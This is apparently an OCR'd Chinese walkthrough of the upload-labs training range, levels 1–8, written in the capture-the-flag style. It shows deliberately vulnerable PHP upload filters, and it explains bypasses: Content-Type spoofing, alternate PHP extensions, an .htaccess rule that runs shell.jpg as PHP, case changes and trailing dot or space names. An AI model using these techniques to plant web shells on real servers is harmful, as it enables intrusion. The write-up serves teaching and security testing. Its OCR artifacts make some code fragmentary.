
upload-labs 是一个使用 php 语言编写的，专门收集渗透测试和 CTF 中遇到的各种上传漏洞的靶场。旨在帮助大家对上传漏洞有一个全面的了解。目前一共 20 关，每一关都包含着不同上传方式。项目地址：

https://github.com/c0ny1/upload-labs2019 年 1 月 13 日添加了第 20 关。




测试环境：

PHP/5.6.27

Apache/2.4.23

windows

Pass-01-js 检查



```
<script type="text/javascript">
    function checkFile() {
        var file = document.getElementsByName('upload_file')[0].value;
        if (file == null || file == "") {
            alert("请选择要上传的文件!");
            return false;
        }
        //定义允许上传的文件类型
        var allow_ext = ".jpg|.png|.gif";
        //提取上传文件的类型
        var ext_name = file.substring(file.lastIndexOf("."));
        //判断上传文件类型是否允许上传
        if (allow_ext.indexOf(ext_name) == -1) {
            var errMsg = "该文件不允许上传，请上传" + allow_ext + "类型的文件.当前文件类型为：" + ext_name;
            alert(errMsg);
            return false;
        }
    }
</script>
```

这种直接禁用 JS，或者 burp 改包等等都可以。

Pass-02-只验证 Content-type

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        if (($_FILES['upload_file']['type'] == 'image/jpeg') ||
($_FILES['upload_file']['type'] == 'image/png') ||
($_FILES['upload_file']['type'] == 'image/gif')) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' . $_FILES['upload_file']['name']
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '文件类型不正确，请重新上传！';
        }
    } else {
        $msg = UPLOAD_PATH.'文件夹不存在,请手工创建！';
    }
}
```

抓包改 Content-Type 即可。

Pass-03-黑名单绕过

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array('.asp','.aspx','.php','.jsp');
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符
串::$DATA
        $file_ext = trim($file_ext); //收尾去空

        if(!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path =
UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file,$img_path)) {
                 $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '不允许上传.asp,.aspx,.php,.jsp后缀文件！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```

不允许上传`.asp,.aspx,.php,.jsp`后缀文件，但是可以上传其他任意后缀

```
.php .phtml .phps .php5 .pht
```

前提是 apache 的`httpd.conf`中有如下配置代码


```
AddType application/x-httpd-php .php .phtml .phps .php5 .pht
```

或者上传`.htaccess`文件需要：1.`mod_rewrite`模块开启。2.`AllowOverride All`

文件内容

```
<FilesMatch "shell.jpg">
  SetHandler application/x-httpd-php
</FilesMatch>
```

此时上传 `shell.jpg` 文件即可被当作 php 来解析。



PHP Version 5.4.45

System	Windows NT LAPTOP-JE5Q8VU8 6.2 build 9200 (Windows 8 Business Edition) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-

http://127.0.0.1/upload-labs/upload/shell.jpg

或者

```
AddType application/x-httpd-php .jpg
```

另外基本上所有的黑名单都可以用 Apache 解析漏洞绕过。

Pass-04-.htaccess 绕过

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext =
array(".php",".php5",".php4",".php3",".php2","php1",".html",".htm",".ph
tml",".pht",".pHp",".pHp5",".pHp4",".pHp3",".pHp2","pHp1",".Html",".Htm
",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",
".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".
asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".aSa",".aSax",".aS
cx",".aShx",".aSmx",".cEr",".sWf",".swf");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符
串::$DATA
        $file_ext = trim($file_ext); //收尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path =
UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
```

```
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件不允许上传!';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```


过滤了各种罕见后缀

```
$deny_ext =
array(".php",".php5",".php4",".php3",".php2","php1",".html",".htm",".ph
tml",".pht",".pHp",".pHp5",".pHp4",".pHp3",".pHp2","pHp1",".Html",".Htm
",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",
".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".
asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".aSa",".aSax",".aS
cx",".aShx",".aSmx",".cEr",".sWf",".swf");
```

但是没有过滤`.htaccess`，用上面的方法即可。

Pass-05-大小写绕过


```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext =
array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".
pht",".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".j
sp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa
",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",
".ashx",".asmx",".cer",".aSp",".aSpx",".aSa",".aSax",".aScx",".aShx",".
aSmx",".cEr",".sWf",".swf",".htaccess");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符
串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path =
UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件类型不允许上传！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```



```
<li id="show_code">
    <h3>代码</h3>
<pre>
<code class="line-numbers language-php">$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2","php1",".html",".htm",".phtml",
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //收尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件不允许上传!';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
</code>
</pre>
</li>
```

```
<li id="show_code">
    <h3>代码</h3>
<pre>
<code class="line-numbers language-php">$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');

        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件类型不允许上传！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
</code>
</pre>
</li>
```


过滤了`.htaccess`，并且代码中后缀转换为小写被去掉了，因此我们可以上传 Php 来绕过黑名单后缀。(在 Linux 没有特殊配置的情况下，这种情况只有 win 可以，因为 win 会忽略大小写)



System	Windows NT LAPTOP-JE5Q8VU8 6.2 build 9200 (Windows 8 Business Edition) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-

http://127.0.0.1/upload-labs/upload/201901291030158642.Php

Pass-06-空格绕过



E:\tool\PHPStudy\PHPTutorial\WWW\upload-labs\Pass-06\show_code.php

2019/1/29 0:22:36 1,503 字节 其它一切 UTF-8 PC

```
<li id="show_code">
    <h3>代码</h3>
<pre>
<code class="line-numbers language-php">$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",
        $file_name = $_FILES['upload_file']['name'];
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA


        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file,$img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件不允许上传';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
</code>
</pre>
</li>
```

29: 2

E:\tool\PHPStudy\PHPTutorial\WWW\upload-labs\Pass-05\show_code.php


2019/1/29 0:22:36 1,502 字节 其它一切 UTF-8 PC

```
<li id="show_code">
    <h3>代码</h3>
<pre>
<code class="line-numbers language-php">$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml"
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');

        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件类型不允许上传！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
</code>
</pre>
</li>
```

29: 2

Win 下 xx.jpg[空格] 或 xx.jpg.这两类文件都是不允许存在的，若这样命名，windows 会默认除去空格或点此处会删除末尾的点，但是没有去掉末尾的空格，因此上传一个.php 空格文件即可。

Pass-07-点绕过



E:\tool\PHPStudy\PHPTutorial\WWW\upload-labs\Pass-06\show_code.php

2019/1/29 0:22:36 1,503 字节 其它一切 UTF-8 PC

```
<li id="show_code">
    <h3>代码</h3>
<pre>
<code class="line-numbers language-php">$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",
        $file_name = $_FILES['upload_file']['name'];
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA


        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file,$img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件不允许上传';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
</code>
</pre>
</li>
```


E:\tool\PHPStudy\PHPTutorial\WWW\upload-labs\Pass-07\show_code.php

2019/1/29 0:22:36 1,471 字节 其它一切 UTF-8 PC

```
<li id="show_code">
    <h3>代码</h3>
<pre>
<code class="line-numbers language-php">$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".
        $file_name = trim($_FILES['upload_file']['name']);

        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.$file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件类型不允许上传！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
</code>
</pre>
</li>
```

没有去除末尾的点，因此与上面同理，上传.php.绕过。

Pass-08-`::$DATA`绕过



E:\tool\PHPStudy\PHPTutorial\WWW\upload-labs\Pass-06\show_code.php

2019/1/29 0:22:36 1,503 字节 其它一切 UTF-8 PC

```
<li id="show_code">
    <h3>代码</h3>
<pre>
<code class="line-numbers language-php">$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",
        $file_name = $_FILES['upload_file']['name'];
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file,$img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件不允许上传';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
</code>
</pre>
</li>
```


E:\tool\PHPStudy\PHPTutorial\WWW\upload-labs\Pass-08\show_code.php

2019/1/29 0:22:36 1,487 字节 其它一切 UTF-8 PC

```
<li id="show_code">
    <h3>代码</h3>
<pre>
<code class="line-numbers language-php">$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件类型不允许上传！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
</code>
</pre>
</li>
```

